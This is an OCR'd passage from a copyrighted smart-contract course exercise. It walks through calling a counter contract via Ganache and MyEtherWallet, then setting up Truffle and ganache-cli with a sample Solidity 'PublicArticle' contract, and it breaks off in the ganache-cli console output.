


88. This page shows us the transaction that we had created earlier when we deployed our contract. As you can see, Ganache tells us the **address** we had used to **deploy** the contract, the **address** of the **contract on our blockchain**, and more information about the transaction. Let's **click** the transaction.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

89. **Copy** the created contract address.




90. Then **paste** it into MyEtherWallet.



91. All that is left is that we need is the ABI. This is what tells MyEtherWallet how to **interact** with our contract. To get it, we will go back to **Remix** and click the clipboard icon next to "**ABI**" to copy it.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




92. Now we can go back to **MyEtherWallet**, paste the ABI into its text box, and click the **[Access]** button.

93. Beneath the **[Access]** button, it will appear a section called **"Read / Write Contract"**. With it, we can **interact** with our contract by clicking the **[Select a function]** dropdown.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




94. In our code, we set **count**'s initial **value** to **0**. To confirm that the contract is working properly, let's call the "**getCount()**" function.



95. You made it! Our contract returned **0** when getting the value of count before changing it. However, we also have two other functions, "**incrementCounter()**" and "**decrementCounter()**". Let's call "**incrementCounter()**" to test it. We will do this by selecting the function dropdown again, selecting **incrementCounter**, and creating a new transaction.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

96. You will see warning message. Click [Generate Transaction].



97. Here MyEtherWallet shows you the Raw Transaction and the hashed Signed Transaction. Click [Yes, I am sure! Make Transaction!].

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



98. This just **incremented** the value of **counts**. Now we can call **"getCount()"** again to confirm whether the value actually changed.

99. Congratulation! Count is now equal to 1! So, our **"incrementCount()"** function works.

Decrement Count

1. Test **"decrementCount()"** of the contract we deployed in the task above, yourself.
2. What happens when you decrement the counter when it is 0? Think for a solution, deploy the new contract and test it.

What to Submit?

Create a **zip file** (e.g. **`your-username-build-smart-contract-exercise.zip`**) holding the screenshots with your experiments. Make screenshots of **MyEtherWallet** results.

Submit your **zip** file as **homework** at the course Web site.

Exercises: Develop and Deploy Smart Contracts with Truffle

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

The goal of this exercise is to **create smart contract**, compile and deploy it using the **Truffle Framework** and add **unit tests** for the contract logic using **Truffle**. We will deploy the smart contract in Ganache-CLI with Truffle. Then write unit tests for the smart contract and test it with Truffle. The contract will be written in **Solidity**. Before we get started, you must have Truffle and **Ganache-cli** installed. Ganache-cli will be the tool we will use to create a **private blockchain** that runs on our machine only.

For this exercise we will use Ubuntu 16.04.3.


Set the Truffle and Ganache-cli

1. If you already have **Ganache-cli** installed just skip this step, otherwise open terminal console and write command:

```
$ sudo npm install -g ganache-cli
```

In Windows:

```
$ npm install -g ganache-cli
```




2. Create folder **Exercise** and open console. Create **truffle project** here by writing command: "**truffle init**". Truffle will install three folders.
   a. In folder **contracts**: we will save our smart contracts.
   b. In **migrations**: we will hold configuration files for migrations. They are .js files starts with number, like 1_initial_migration.js and 2_deploy_contracts.js.
   c. Folder **test**: holds unit test files.


   The file truffle.js is truffle configuration file.

```
$ truffle init
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



3. In Linux: Open truffle.js file and make it looks like the picture. The port in which ganache-cli communicates is 8545.



4. In Windows: In the root folder, you'll see two files, "truffle.js" and "truffle-config.js". Remove "truffle.js". The reason for that is, on Windows there is a naming problem, and when we will want to execute Truffle commands, it will open the config file "truffle.js" instead of reading what's inside. Then put this code inside of "truffle-config.js":

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

truffle-config.js

```
module.exports = {
  // See <http://truffleframework.com/docs/advanced/configuration>
  // for more about customizing your Truffle configuration!
  networks: {
    development: {
      host: "127.0.0.1",
      port: 8545,
      network_id: "*" // Match any network id
    }
  }
};
```

Deploy a Smart Contract


1. Now is time to **write our smart contract**. Open **Remix** Solidity IDE. The contract allows you to publish a time-limited article with name and text. Modifier **onlyOwner** allows only the owner of the contract to modify the articleName and articleText. Modifier **limitedTime** restricts for how long the article is readable. Write the following solidity code in Remix. Click **Start to compile** to compile and verify the contract.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


```
pragma solidity ^0.4.23;

contract PublicArticle {
    string private articleName;
    string private articleText;

    uint public expires;

    address public owner = msg.sender;

    modifier onlyOwner() {
        require(msg.sender == owner);
        _;
    }

    modifier limitedTime() {
        require(now <= expires);
        _;
    }

    function setArticleName(string _articleName) public onlyOwner {
        articleName = _articleName;
    }

    function setArticleText(string _articleText) public onlyOwner {
        articleText = _articleText;
    }

    function setDuration(uint _duration) public onlyOwner {
        expires = now + _duration;
    }

    function getArticleName() public view limitedTime returns(string) {
        return articleName;
    }

    function getArticleText() public view limitedTime returns(string) {
        return articleText;
    }
}
```

2. Now, copy the code of the smart contract. Open the contracts directory, create file **`PublicArticle.sol`** in there and paste the copied code in the file.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



3. Go to **migrations** folder and create file **2_deploy_contracts.js** with the following content:



4. Now, you are ready to compile the contract and migrate it to ganache-cli blockchain. Open console and run ganache-cli. The local testnet will started and gives you 10 addresses and 10 private keys. If you don`t declare something else the first "0" address will be used by default. If you deploy contract with him, it will be the owner`s address.

```
$ ganache-cli
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~
smooth@smooth-VirtualBox:~$ ganache-cli
Ganache CLI v6.0.3 (ganache-core: 2.0.2)

Available Accounts
==================
(0) 0x53efcc872ba8774d1ddec8566e578362b5e4e2b8
(1) 0x9d49bd7930512901c1bc4d8797abd4bbc79ce538
